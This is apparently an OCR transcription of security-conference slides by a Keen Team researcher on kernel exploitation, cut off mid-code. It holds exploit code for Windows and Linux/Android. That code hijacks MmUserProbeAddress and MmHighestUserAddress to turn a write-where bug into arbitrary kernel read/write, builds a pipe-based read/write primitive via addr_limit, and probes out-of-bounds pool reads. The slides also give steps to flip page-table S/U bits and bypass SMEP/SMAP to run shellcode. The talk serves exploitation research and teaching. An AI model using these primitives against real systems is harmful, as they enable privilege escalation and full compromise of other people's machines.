Attack on the Core!

KEEN TEAM

@zer0mem

#whoami - Peter Hlavaty (@zer0mem)

[KEEN TEAM]

- Background
  - @K33nTeam
  - Previously ~4 years in ESET
- Contact
  - twitter : @zer0mem
  - weibo : weibo.com/u/5238732594
  - blog : http://zer0mem.sk
  - src : https://github.com/zer0mem


outline

ATTACKER

- Kernello tech
- Vulnerability cases
- Design features (flaws)
- State of targets / security

DEVELOPER

- Point of view
- Goal
- Environment
- C++! no more shellcoding!



Part 1 -> KernelIo tech

Privileged cpl3 != cpl0

[NtQuerySystemInformation]

```
size_t n_read = 0;
superfetch_info->Version = SUPERFETCH_INFORMATION_VERSION;
superfetch_info->Magic = SUPERFETCH_INFORMATION_MAGIC;
superfetch_info->InfoClass = SuperfetchPfnQuery;
superfetch_info->Data = reinterpret_cast<PF_PFN_PRIO_REQUEST*>(superfetch_info.get() + 1);
superfetch_info->Length = sizeof(SUPERFETCH_INFORMATION) + sizeof(*superfetch_info->Data);

PF_PFN_PRIO_REQUEST* request = superfetch_info->Data;
request->Version = PF_PFN_PRIO_REQUEST_VERSION;
request->RequestFlags = PF_PFN_PRIO_REQUEST_QUERY_MEMORY_LIST;
request->PfnCount = _countof(request->PageData);

for (size_t pfi = 0; pfi < (size_t)(~0); pfi += request->PfnCount)
{
    for (size_t i = 0; i < request->PfnCount; i++)
        request->PageData[i].PageFrameIndex = pfi + i + 1;

    status = ZwQuerySystemInformation(
        SystemSuperfetchInformation,
        superfetch_info.get(),
        sizeof(*superfetch_info),
        &n_read);

    for (size_t i = 0; i < _countof(request->PageData); i++)
    {
```

- NtQueryInformation from win8.1 requires elevated privileges
- Still callable from user mode
- Driver Signing Enforcement does not like installing drivers even from privileged ones …
- Privileged are enpowered with good eye sight, kernel leakage

Read & Write boosting

[windows]

```
; Flags C8000040: Data Not pageable Readable Writable
; Alignment     : default
; Exported entry 1208. MmUserProbeAddress
; ===========================================================

; Segment type: Pure data
; Segment permissions: Read/Write
ALMOSTRO        segment para public 'DATA' use64
                assume cs:ALMOSTRO
                ;org 140354000h
                public MmUserProbeAddress
MmUserProbeAddress dq 0                 ; DATA XREF: s
                                        ; sub_1400301
qword_140354008 dq 1                    ; DATA XREF: .
                                        ; ExAllocateCa
; Exported entry 1151. MmHighestUserAddress
                public MmHighestUserAddress
MmHighestUserAddress dq 0               ; DATA XREF: s
```

```
#ifdef _WIN64
static const size_t MMUSERPROBEADDRESS = 0x000007ffffff0000;
static const size_t MMFLAGSANDINFO = 0x0000000101060001;
static const size_t MMHIGHESTUSERADDRESS = 0x000007fffffeffff;
#else
static const size_t MMUSERPROBEADDRESS = 0x7fff0000;
static const size_t MMFLAGSANDINFO = 0x80000000; //MmSystemRangeStart
static const size_t MMHIGHESTUSERADDRESS = 0x7ffeffff;
#endif
```

- write-where vuln
- what => should be above read / write target
- Pool address can be sufficient

Read & Write boosting

[windows]

PATCH


```
__checkReturn
void*
CExploit::EnableKernelTouch()
{
    if (!HijackMmHighestUserAddress())
        return nullptr;

    //force to overwrite also this, else we have problem!
    while (!HijackMmUserProbeAddress());

    return &reinterpret_cast<_ntoskrnl*>(
        m_kernelSpace.GetNtBase())->MmUserProbeAddress();
}

void
CExploit::CleanUpKernel(
    __inout void* mmUserProbeAddress
    )
{
    while (0 != NtWriteVirtualMemory(
        GetCurrentProcess(),
        mmUserProbeAddress,
        &m_mMHijackedInfo,
        sizeof(m_mMHijackedInfo),
        nullptr))
        ;
}
```

CONQUER

```
__checkReturn
bool
CExploit::WriteKernelMemory(
    __inout_bcount(size) void* addr,
    __in_bcount(size) const void* buff,
    __in size_t size
    )
{
    std::unique_ptr<void, decltype(&CleanUpKernel)> kernel_touch(
        EnableKernelTouch(), CleanUpKernel);

    if (!kernel_touch.get())
        return false;

    if (0 != NtWriteVirtualMemory(
        GetCurrentProcess(),
        kernel_touch.get(),
        &m_mMFullKernelAccess,
        sizeof(m_mMFullKernelAccess),
        nullptr))
    {
        return false;
    }

    NTSTATUS status = NtWriteVirtualMemory(
        GetCurrentProcess(),
        addr,
        buff,
        size,
        nullptr);
    return !status;
}
```


Read & Write boosting

[windows]



- KPP is not here to punish attackers
- leak & write-where-(semi)what
- patch & use & patch back
- turned into full **Kernello**
- ReadFile alternative just with nt!MmUserProbeAddress

https://www.dropbox.com/sh/bkfajegn2mn35ng/AABm_RyD4x9VLzYjI9n9Dl2Wa?dl=0

http://haxpo.nl/wp-content/uploads/2014/01/D1T2-Bypassing-Endpoint-Security-for-Fun-and-Profit.pdf

Read & Write boosting

[linux / droids]

```
CPipe()
{
    auto success = pipe(m_pipefd);
    m_initialized = (success != -1);
}

bool
Read(
    const void* addr,
    void* mem,
    size_t size
    ) override
{
    auto len = write(m_pipefd[IN], addr, size);
    if (len != size)
        return false;

    read(m_pipefd[OUT], mem, size);
    return true;
}

bool
Write(
    void* addr,
    const void* mem,
    size_t size
    ) override
{
    write(m_pipefd[IN], mem, size);
    auto len = read(m_pipefd[OUT], addr, size);
    return len == size;
}
```

```
struct thread_info {
    unsigned long       flags;      /* low level flags */
    int                 preempt_count;  /* 0 => preemptable, <0 => bug */
    mm_segment_t        addr_limit; /* address limit */
    struct task_struct  *task;      /* main task structure */
    struct exec_domain  *exec_domain;   /* execution domain */
    __u32               cpu;        /* cpu */
    __u32               cpu_domain; /* cpu domain */
    struct cpu_context_save cpu_context;    /* cpu context */
    __u32               syscall;    /* syscall number */
    __u8                used_cp[16];    /* thread used copro */
    unsigned long       tp_value;
    struct crunch_state crunchstate;
    union fp_state      fpstate __attribute__((aligned(8)));
    union vfp_state     vfpstate;
#ifdef CONFIG_ARM_THUMBEE
    unsigned long       thumbee_state;  /* ThumbEE Handler Base regi
#endif
    struct restart_block    restart_block;
} ? end thread_info ? ;
```

- leak & write-where vuln
- what => should be above read / write target
- nullptr / pool address can be sufficient

http://vulnfactory.org/blog/2011/06/05/smep-what-is-it-and-how-to-beat-it-on-linux/

Read & Write boosting


[linux / droids]

- PXN UDEREF handle it
- PXN not in default build of linux
- On droids ? XD
- turned into full **Kernello**

http://vulnfactory.org/research/stackjacking-infiltrate11.pdf


Why KernelIo ?

- abstraction behind **virtual address**
- what is **SMAP / SMEP** about ?



MMU straigforward idea [PoC by MWR Labs]

1. choose address X with isolated page tables
   1. To be sure write-where does not hit other used memory
2. mmap (X)
3. Patch **S/U** bits (write-where)
4. S/U bits need to patch per PXE !
   1. self ref, can help ☺
5. cplo memcpy (X, shellcode)
6. Pwn (SMEP, SMAP out of the game)




https://labs.mwrinfosecurity.com/blog/2014/08/15/windows-8-kernel-memory-protections-bypass/

http://fluxius.handgrep.se/2011/10/20/the-art-of-elf-analysises-and-exploitations/

Symbolic cpl0 – cpl3 separators

“
The **ProbeForRead** routine checks that a user-mode buffer actually resides in the user portion of the address space, and is correctly aligned.
”

- ✓ Ok, what about **aliasing** ?!
- ✓ and about **ret2dir** approach ? ☺



KERNEL- FAIL – SAFE – CHECKS


- copy_to/from_user
- ProbeForRead/Write

- Checking just symbolic values
- not cover *aliasing*…


```
unsigned long copy_from_user(void *to, const void __user *from, unsigned long n)
{
    if (likely(access_ok(VERIFY_READ, from, n)))
        n = __copy_from_user(to, from, n);
    else
        memset(to, 0, n);
    return n;
}
```

```
#define access_ok(type,addr,size)    (__range_ok(addr,size) == 0)
```

```
#define __addr_ok(addr) ({ \
    unsigned long flag; \
    __asm__("cmp %2, %0; movlo %0, #0" \
        : "=&r" (flag) \
        : "0" (current_thread_info()->addr_limit), "r" (addr) \
        : "cc"); \
    (flag == 0); })

/* We use 33-bit arithmetic here... */
#define __range_ok(addr,size) ({ \
    unsigned long flag, roksum; \
    __chk_user_ptr(addr);    \
    __asm__("adds %1, %2, %3; sbcccs %1, %1, %0; movcc %0, #0" \
        : "=&r" (flag), "=&r" (roksum) \
        : "r" (addr), "Ir" (size), "0" (current_thread_info()->addr_limit) \
        : "cc"); \
    flag; })
```



Part 2 -> cases

Out of Boundary




1. Trivial to exploit
2. Generic implementation
3. write/read – where
4. NO - **SMAP**
5. but sometimes **PXN**

Out of Boundary

```
COutOfBoundary() :
    m_pool(static_cast<size_t*>(INVALID_MEM)),
    m_ind(0)
{
    for (size_t i = 0; i < POOL_MAX_COUNT; i++)
    {
        m_pools[i] = static_cast<size_t*>(MMapPool(nullptr));
        if (INVALID_MEM == m_pools[i])
            OFFSET += BIG_PAGE;
    }
}
```

- what if **SMAP** enabled ?
- Is over ?
- **Read** – no problem, just do not try to read from usermode ☺
- Write – you have to know where to write – relative positioned structs

```
bool
ReadResolve(
    COutOfBoundaryRead* rw
    )
{
    for (size_t i = POOL_MAX_COUNT - 1; i < POOL_MAX_COUNT; i--)
    {
        printf("\n pool : %p", m_pools[i]);
        fflush(stdout);
        if (INVALID_MEM == m_pools[i])
            continue;

        for (size_t j = 0; j < POOL_VOID_COUNT; j++)
            m_pools[i][j] = j + 1;

        size_t leak = rw->DoRead(OFFSET);
        if (leak && leak < POOL_VOID_COUNT)
            if (LeakProbe(rw, i, leak - 1))
                return true;

        ReleasePool(i);
    }
    return false;
}

bool
LeakProbe(
    COutOfBoundaryRead* rw,
    size_t ind,
    size_t pivot
    )
{
    memcpy(&m_pools[ind][pivot], "KEANTEAM", sizeof(void*));
    if (m_pools[ind][pivot] != rw->DoRead(OFFSET))
        return false;
```

kmalloc under/overflow

```
class CCtrlCopyUser
{
#define INVALID_MEM (void*)(-1)

    std::unique_ptr<char, void(*)(void*)> m_copyPage;

public:
    CCtrlCopyUser() :
        m_copyPage(MMap2CopyPages(nullptr), UnMapCopyPages)
    {
        if (INVALID_MEM == m_copyPage.get())
            printf("\n fail to alloc mem :-O!!");

